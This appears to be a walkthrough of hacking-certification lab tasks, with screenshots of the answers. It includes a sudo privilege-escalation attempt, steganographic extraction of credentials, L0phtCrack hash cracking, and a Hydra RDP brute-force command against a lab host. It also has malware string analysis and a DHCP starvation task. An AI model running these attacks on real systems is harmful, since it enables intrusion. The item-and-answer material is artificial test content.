
```
[x]-[attacker@parrot]-[/tmp/mount/ubuntu]  
└─$ ssh ubuntu@172.16.0.11
```

```
File Edit View Search Terminal Help  
ubuntu@ubuntu:~$ (cat /proc/version || uname -a ) 2>/dev/null  
Linux version 5.15.0-30-generic (buildd@lgw01-amd64-058) (gcc (Ubuntu 11.2.0-19ubuntu1) 11.2.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #31-Ubuntu SMP Thu May 5 10:00:34 UTC 2022  
ubuntu@ubuntu:~$ sudo -u#-1 /bin/bash  
sudo: unknown user #-1  
sudo: error initializing audit plugin sudoers_audit  
ubuntu@ubuntu:~$ sudo -i  
[sudo] password for ubuntu:  
root@ubuntu:~# ls  
snap  
root@ubuntu:~# cd ..  
root@ubuntu:/# l  
bin@ dev@ lib@ libx32@ mnt@ root@ sbin@ swapfile@ usr/  
boot@ etc@ lib32@ lost+found@ opt@ rootflag.txt snap@ sys@ var/  
cdrom@ home@ lib64@ media@ proc@ run@ srv@ tmp@  
root@ubuntu:/# cat rootflag.txt  
rootflg@  
root@ubuntu:/#
```

An employee in your organization is suspected of sending important information to an accomplice outside the organization. The incident response team has intercepted some files from the employee's system that they believe have hidden information. You are asked to investigate a file named Confidential.txt and extract hidden information. Find


out the information hidden in the file. Note: The Confidential.txt file is located at C:\Users\Admin\Documents in EH Workstation – 2 machine.

SNOW.EXE -C Confidential.txt



```
C:\Users\Administrator\Documents>snow -C Confidential.txt
Server credentials: James/Hopkins13456
C:\Users\Administrator\Documents>
```


The incident response team has intercepted an image file from a communication that is supposed to have just text. You are asked to investigate the file and check if it contains any hidden information. Find out the information hidden in the file. Note: The vacation.bmp file is located at C:\Users\Admin\Documents in EH Workstation – 2 machine.



You are a malware analyst working for CEHORG. During your assessment within your organisation's network, you found a malware file.exe. The malware is extracted and placed at C:\Users\Admin\Documents in the EH Workstation – 2 machine. Analyze the malware and find out the File pos for KERNEL32.dll text. (Hint: exclude zeros.)

File pos	Mem pos	ID	Text
A 000000000DAB4	00000400DAB4	0	FindClose
A 000000000DAC0	00000400DAC0	0	FindNextFileA
A 000000000DAD0	00000400DAD0	0	FindFirstFileA
A 000000000DAE2	00000400DAE2	0	SetEndOfFile
A 000000000DAF2	00000400DAF2	0	SetFilePointer
A 000000000DB04	00000400B04	0	GetFileTime
A 000000000DB12	00000400B12	0	SetFileTime
A 000000000DB20	00000400B20	0	GetTickCount
A 000000000DB30	00000400B30	0	CreateProcessA
A 000000000DB42	00000400B42	0	GetSystemDirectoryA
A 000000000DB58	00000400B58	0	GetCurrentProcess
A 000000000DB6C	00000400B6C	0	SystemTimeToFileTime
A 000000000DB84	00000400B84	0	GetSystemTime
A 000000000DB94	00000400B94	0	GetVersionExA
A 000000000DBA4	00000400BA4	0	GetVersion
A 000000000DBB2	00000400BB2	0	WaitForSingleObject
A 000000000DBC8	00000400BC8	0	GetCommandLineA
A 000000000DBDA	00000400BDA	0	ExpandEnvironmentStringsA
A 000000000DBF6	00000400BF6	0	GetDriveTypeA
A 000000000DC06	00000400C06	0	CreateThread
A 000000000DC14	00000400C14	0	KERNEL32.dll
A 000000000DC24	00000400C24	0	RegCloseKey
A 000000000DC32	00000400C32	0	RegEnumKeyA
A 000000000DC40	00000400C40	0	RegOpenKeyA
A 000000000DC4E	00000400C4E	0	RegDeleteValueA
A 000000000DC60	00000400C60	0	RegEnumValueA
A 000000000DC70	00000400C70	0	CloseServiceHandle
A 000000000DC86	00000400C86	0	CreateServiceA
A 000000000DC98	00000400C98	0	OpenSCManagerA

Analyze an ELF executable (Sample-ELF) file placed at C:\Users\Admin\Documents in the EH Workstation – 2 machines to determine the CPU Architecture it was built for.



You have been given a task to audit the passwords of a server present in CEHORG network. Find out the password of the user Adam and submit it. (Note: Use Administrator/ CSCPa\$\$ when asked for credentials).

EH Workstation - 2

L0phtCrack 7 - v7.2.0 Win64 [Unnamed Session]*

MENU ? HELP

Help
This is the queue of work items to be executed.
To add queue items, visit the 'Import', 'Audit' or 'Report' page. To reorder the queue press Up, Down, or Remove.
The queue can be executed from this page immediately, or scheduled for execution at a later point. The queue must be validated before executing or scheduling, in order to ensure you get what you want.

Queues:

	Description	Status
1	Import hashes from remote Windows system (Remote Import) 10.10.10.25 Clear Existing Accounts,Username ...	Complete
2	Perform User Info/Single Crack (User Info)	Complete
3	Perform Dictionary / Wordlist Crack (Dictionary/Fast)	Complete
4	Export Accounts (HTML Format, File: C:\Users\Administrator\Desktop\html (include style) +Audited Status ...	Unvalidated

Move Up Move Down Remove

Validate Queue Run Queue Now Schedule Queue

Status: Finished

Current Operation: Finished Thermal Monitor: COOL CPU Utilization:

```
05:59:10 Node 7: Loaded 8 password hashes with no different salts (NT [MD4 256/256 AVX2 Bx3])
05:59:10 Node 7: Node number 7 of 16
05:59:10 Node 3: password2 (Louis)
05:59:10 Node 8: Loaded 8 password hashes with no different salts (NT [MD4 256/256 AVX2 Bx3])
05:59:10 Node 5: password4 (Adam)
```

This Step: 100% Total Queue: 100% Pause Stop

USD/JPY -0.31%


Search File Explorer Task View Start 6:04 AM 1/9/2024

The screenshot shows the L0phtCrack 7 software interface. The main window title is "EH Workstation - 2". The top menu bar includes "MENU", "? HELP", and the L0phtCrack 7 logo. A "Help" section provides instructions on managing the queue. The "Queues" section displays a table of tasks with columns for index, description, and status. Task 1 (Import hashes) is complete. Tasks 2, 3, and 4 (Perform User Info, Perform Dictionary Crack, and Export Accounts) are also complete. Task 4 is marked as "Unvalidated". Below the table are buttons for "Validate Queue", "Run Queue Now", and "Schedule Queue". A progress bar at the bottom indicates the current step is 100% and the total queue is 100%. The status bar shows the system is running cool, the date and time (1/9/2024, 6:04 AM), and a USD/JPY exchange rate indicator.


```
● ● ○ hydra -l "Adam" -P /home/attacker/Desktop/pass.txt 10.10.10.25 rdp - Parrot Terminal
File Edit View Search Terminal Help
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
[root@parrot]~[/home/attacker]
└ #hydra -l "Adam" -P /home/attacker/Desktop/pass.txt 10.10.10.25 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

[attacker@parrot]~[1]
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-22 14:12:03
[WARNINg] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the
number of parallel connections and -W 1 or -W 3 to wait between connection to allow th
e server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10 login tries (l:1/p:10), -3 tries p
er task
[DATA] attacking rdp://10.10.10.25:3389/
[3389][rdp] account on 10.10.10.25 might be valid but account not active for remote des
ktop: login: Adam password: password4, continuing attacking the account.
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-22 14:12:14
[root@parrot]~[/home/attacker]
└ #
```


Use Yersinia on the “EH Workstation – 1” (Parrot Security) machine to perform the DHCP starvation attack. Analyze the network traffic generated during the attack and find the Transaction ID of the DHCP Discover packets.




CEHORG suspects a possible sniffing attack on a machine in its network. The organization has retained the network traffic data for the session and stored it in the Documents folder in EH Workstation – 2 (Windows 11) machine as sniffsession.pcap. You have been assigned a task to analyze and find out the protocol used for sniffing on its network.




As an ethical hacker, you are tasked to analyze the traffic capture file webtraffic.pcapng. Find out the packet's id that uses ICMP protocol to communicate. Note: The webtraffic.pcapng file is located at C:\Users\Administrator\Documents\ in the Documents folder on EH Workstation – 2 (Windows 11) machine.



